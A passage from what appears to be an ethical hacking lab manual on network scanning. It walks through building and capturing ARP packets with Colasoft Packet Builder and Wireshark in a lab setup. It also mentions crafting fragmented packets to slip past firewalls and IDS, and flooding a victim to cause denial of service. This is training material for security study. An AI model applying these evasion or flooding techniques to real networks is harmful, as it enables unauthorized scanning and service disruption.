


Module 03 – Scanning Networks


15. Now, when this ARP packet is broadcasted in the network, the active machines receive the packet, and a few start responding with an ARP reply. To evaluate which machine is responding to the ARP packet, you need to observe packets captured by the **Wireshark** tool.

16. In the **Wireshark** window, click on the **Filter** field, type **arp** and press **Enter**. The ARP packets will be displayed, as shown in the screenshot.


Note: Here, the host machine (**10.10.1.19**) is broadcasting ARP packets, prompting the target machines to reply to the message.



17. Switch back to the **Colasoft Packet Builder** window, to export the packet, click **Export** → **Selected Packets....**



18. In the **Save As** window, select a destination folder in the **Save in** field, specify **File name** and **Save as type**, and click **Save**.



19. This saved file can be used for future reference.
20. Attackers can use this packet builder to create fragmented packets to bypass network firewalls and IDS systems. They can also create packets and flood the victim with a very large number of packets, which could result in DoS attacks.
21. This concludes the demonstration of creating a custom TCP packets to scan the target host by bypassing the IDS/firewall.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

Task 3: Create Custom UDP and TCP Packets using Hping3 to Scan beyond the IDS/Firewall

